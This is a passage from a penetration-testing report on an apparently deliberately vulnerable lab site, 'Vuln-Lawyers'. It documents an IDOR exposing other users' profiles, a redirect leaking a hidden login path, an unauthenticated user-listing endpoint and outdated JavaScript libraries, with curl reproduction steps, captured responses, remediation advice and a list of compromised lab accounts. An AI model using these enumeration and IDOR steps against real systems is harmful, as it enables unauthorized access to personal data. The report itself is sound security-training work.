Referer: https://atlas.ctfio.com/lawyers-only-profile
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Fri, 18 Jul 2025 00:33:58 GMT
Content-Type: application/json
Connection: keep-alive
Content-Length: 155
```

{"id":2,"name":"Shayne Cairns","email":"shayne.cairns@vulnlawyers.ctf","password":"<REDACTED>","flag":"[^FLAG^938F5DC109A1E9B4FF3E3E92D29A56B3^FLAG^]"}

Figure 13 - Accessing other profile details changing the id.

Steps to Reproduce

1 - Login with the user `jaskaran.lowe@vulnlawyers.ctf` and password identified on the C1: Weak Password Policy Enabled Successful Password Bruteforcing.

2 - Navigate to `https://atlas.ctfio.com/lawyers-only-profile-details/2`.

Observe that email and password from user `Shayne Cairns` is displayed without any access control restrictions.

Impact

- Unauthorized Access: Users can access data belonging to other users without proper permissions, including access credentials, violating data privacy and confidentiality.
- Data Exposure: Sensitive or personally identifiable information may be leaked, supporting further attacks such as phishing, social engineering, or fraud.
- Potential for Data Modification: If not limited to “view only,” attackers may also alter or delete records when similar flaws exist in write or delete endpoints.

Recommendation

- Implement Access Controls: Always check, on the server side, that the currently authenticated user is authorized to access or modify the requested resource before serving profile details.
- Avoid Predictable Identifiers: Use non-sequential, hard-to-guess object identifiers (e.g., UUIDs) rather than simple incrementing numbers in URLs as a defense-in-depth measure.
- Review Authorization Logic: Audit all endpoints for similar vulnerabilities, ensuring that all direct object references are protected by robust, central authorization checks.

M1: Information Disclosure via Redirect Revealing Internal Login Page	
Score	5.3 (Medium)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Target	HTTP redirect handling for /login endpoint on silicon.ctfio.com
References	• https://cwe.mitre.org/data/definitions/200.html • https://docs.stackhawk.com/vulnerabilities/10044/

Overview

When accessing **https://atlas.ctfio.com/login**, users receive a 302 redirect to a `/denied` page stating "Access is denied from your IP address." Inspection of the HTTP response, however, reveals that the body of the 302 response includes content from an internal login page, including a note and a link to `/lawyers-only`, the apparent sensitive login endpoint.

Revealing hidden or internal paths, even in the HTML body of a redirect, can assist attackers in mapping sensitive resources, identifying new access points, and preparing brute force or targeted attacks against exposed authentication interfaces.

Details

Accessing the /login directory, the user is redirected to the /denied. This request revealed a response body with actual login portal.

```
GET /login HTTP/1.1
Host: atlas.ctfio.com
Accept-Language: pt-BR,pt;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Connection: keep-alive


HTTP/1.1 302 Found
Server: nginx/1.22.0 (Ubuntu)
Date: Wed, 16 Jul 2025 20:12:05 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Location: /denied
Content-Length: 1056
```

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>VulnLawyers - Old Login</title>
    <link href="/css/bootstrap.min.css" rel="stylesheet">
</head>
<body>
<div class="container">
    <div class="row">
        <div class="col-md-12">
            <h1 style="padding-top:100px;text-align: center;color: #060505;letter-spacing:
-1px;font-weight: bold">VulnLawyers</h1>
            <h3 class="text-center">We'll win that case!</h3>
        </div>
    </div>
    <div class="row">
        <div class="col-md-6 col-md-offset-3">
            <div class="alert alert-info">
                <p>Access to this portal can now be found here <a href=/lawyers-only">/
lawyers-only</a></p>
                <p>[^FLAG^FB52470E40F47559EBA87252B2D4CF67^FLAG^]</p>
            </div>
        </div>
    </div>
</div>
<script src="/js/jquery.min.js"></script>
<script src="/js/bootstrap.min.js"></script>
</body>
</html>
```

Figure 14 - Request and Response /login revealing actual login page path.

Steps to Reproduce

Perform the following *curl* command below:

curl https://atlas.ctfio.com/login

Impact

- Reveals the existence and path of internal resources (/lawyers-only), increasing the attack surface.
- Enables attackers to locate and target hidden login portals for future brute force, credential stuffing, or social engineering attempts.
- Raises the risk of automated discovery tools mapping internal structure based on server responses.

Recommendation

- Return minimal and generic redirect messages for authenticated/denied endpoints, excluding references to internal resources or hidden links.
- Ensure that sensitive resources such as administrative or exclusive access endpoints are not disclosed unintentionally through HTTP responses.

- Exit script execution after issuing header-based redirects to prevent accidental content leakage in the response body.

M2: User Information Exposure via Public Endpoint	
Score	5.3 (Medium)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Target	/users endpoint of data.atlas.ctfio.com exposing unprotected user data.
References	https://cwe.mitre.org/data/definitions/200.html

Overview

The endpoint **https://data.atlas.ctfio.com/users** is publicly accessible and exposes user names and email addresses without authentication. This disclosure provides valuable reconnaissance information to attackers, enabling targeted phishing, social engineering, and other credential-based attacks. Publicly available personal data, especially emails associated with a specific platform or organization, facilitates enumeration and increases the risk of credential stuffing or brute-force campaigns against users.

Details

Performing the following *curl* command below, it is possible to identify internal users and their emails:

```
curl https://data.atlas.ctfio.com/users
{"users":[{"name":"Yusef Mcclain","email":"yusef.mcclain@vulnlawyers.ctf"},
{"name":"Shayne Cairns","email":"shayne.cairns@vulnlawyers.ctf"},{"name":"Eisa Evans","ema
il":"eisa.evans@vulnlawyers.ctf"},{"name":"Jaskaran Lowe","email":"jaskaran.lowe@vulnlawye
rs.ctf"},{"name":"Marsha Blankenship","email":"marsha.blankenship@vulnlawyers.ctf"}],"flag
":"[^FLAG^25032EB0D322F7330182507FBAA1A55F^FLAG^]"}
```

Figure 15 - Requesting internal user information.

Steps to Reproduce

Perform the following *curl* command below:

curl https://data.atlas.ctfio.com/users

Impact

- Assists attackers in identifying legitimate targets for phishing or spear-phishing campaigns.
- Enables automated discovery of valid user accounts for further attacks, such as credential stuffing.
- Increases the risk of social engineering, spam, or unauthorized contact with organizational users.

Recommendation

- Restrict access to user information endpoints, requiring authentication and proper authorization for any requests returning personal data.
- Remove or mask sensitive fields (e.g., name, email) unless explicitly permitted by policy and intended audience.
- Implement logging and alerting for access to sensitive endpoints, monitoring for abnormal or unauthorized requests.
- Regularly audit API and web server output for information leaks involving user or system data.

I1: Use of Outdated JavaScript Libraries	
Score	0.0 (Info)
Vector string	N/A
Target	• jQuery v1.12.4 • Bootstrap v3.3.7
References	• https://github.com/Alfresco/alfresco-transform-core/issues/131 • https://security.snyk.io/package/npm/jquery/1.12.4 • https://security.snyk.io/package/npm/bootstrap/3.3.7

Overview

The application **https://atlas.ctfio.com** was found to be using outdated versions of JavaScript libraries jQuery (v1.12.4) and Bootstrap (v3.3.7). Both libraries are no longer actively maintained or receive security patches, and known vulnerabilities have been publicly documented for these versions.

Details

By navigating through **https://atlas.ctfio.com/js/jquery.min.js** and **https://atlas.ctfio.com/js/bootstrap.min.js** we it is possible to confirm the outdated JS libraries being used by the web application.

```
curl https://atlas.ctfio.com/js/jquery.min.js
/*! jQuery v1.12.4 | (c) jQuery Foundation | jquery.org/license */
!function(a,b){"object"==typeof module&&"object"==typeof module.exports?
module.exports=a.document?b(a,!0):function(a){
<REDACTED>
```

Figure 16 - Identifying jQuery js library.

```
curl https://atlas.ctfio.com/js/bootstrap.min.js
/*!
 * Bootstrap v3.3.7 (http://getbootstrap.com)
 * Copyright 2011-2016 Twitter, Inc.
 * Licensed under the MIT license
 */

<REDACTED>
```

Figure 17 - Identifying bootstrap js library.

Steps to Reproduce

Perform the following *curl* commands below:

curl https://atlas.ctfio.com/js/jquery.min.js

curl https://atlas.ctfio.com/js/bootstrap.min.js

Impact

- The continued use of these outdated libraries increases the application's attack surface, potentially enabling XSS, privilege escalation, or other attacks, especially as new vulnerabilities are discovered and not backported.
- Public knowledge of these versions allows attackers to tailor exploits to known weaknesses.
- Can negatively impact compliance with security frameworks and requirements for up-to-date libraries.

Recommendation

- Upgrade jQuery to the latest stable release (v3.x or newer) to address all publicly disclosed vulnerabilities. Verify that your codebase is compatible with newer versions to prevent regressions.
- Upgrade Bootstrap to version 3.4.1 (at minimum) or, preferably, to a fully supported and maintained release (such as v5.x), which includes security and compatibility improvements. Refactor components as needed.
- Implement Secure Coding Practices such as strict input validation and output encoding to reduce exploitability until upgrades are complete.
- Continuously monitor third-party library advisories and update dependencies regularly as part of your standard maintenance process.

Disclaimer

Vuln-Lawyers Lab (https://app.hackinghub.io/hubs/vuln-lawyers)

This penetration testing report has been prepared exclusively for educational and demonstration purposes in the context of the Vuln-Lawyers Lab, accessible via the specified HackingHub.io platform. The test was conducted on an intentionally vulnerable laboratory environment designed for safe security research and learning activities only.

- **No Real-World Impact:**
  All experiments, findings, and vulnerabilities discussed herein pertain solely to the simulated lab systems. No production, third-party, or real-world systems are implicated or at risk as a result of these activities.
- **Authorized Engagement:**
  All tests were performed within the lab scope and with explicit permission granted by the platform operators. Any reproduction of techniques described in this document outside approved environments or without owner consent is strictly prohibited and may violate laws or regulations.
- **Confidentiality & Liability:**
  This report contains information that may highlight vulnerabilities and attack techniques. It is intended solely for authorized users within the confines of the Vuln-Lawyers Lab. Neither the authors nor HackingHub.io are liable for misuse, unintended disclosure, or any damage arising from use or misapplication of the information contained.
- **No Warranty:**
  All findings and recommendations are provided "as-is" without any warranty, express or implied. The security posture of the lab environment does not represent real-world application security.

By reading or utilizing this report, you acknowledge and agree to adhere to all legal and ethical guidelines pertaining to cybersecurity testing and to confine all related activities to authorized and simulated environments only.

A Appendix

A.1 Subdomain Discovery

URL	Description	Discovery Method
data.atlas.ctfio.com	data api	sub-domain enumeration (active enumeration)

A.2 Compromised Users

Username	Type	Method	Notes
jaskaran.lowe@vulnlawyers.ctf	external	password bruteforcing	Staff portal access.
yusef.mcclain@vulnlawyers.ctf	external	IDOR	Staff portal access.
shayne.cairns@vulnlawyers.ctf	external	IDOR	Staff **Manager** portal access.
eisa.evans@vulnlawyers.ctf	external	IDOR	Staff portal access.
marsha.blankenship@vulnlawyers.ctf	external	IDOR	Staff portal access.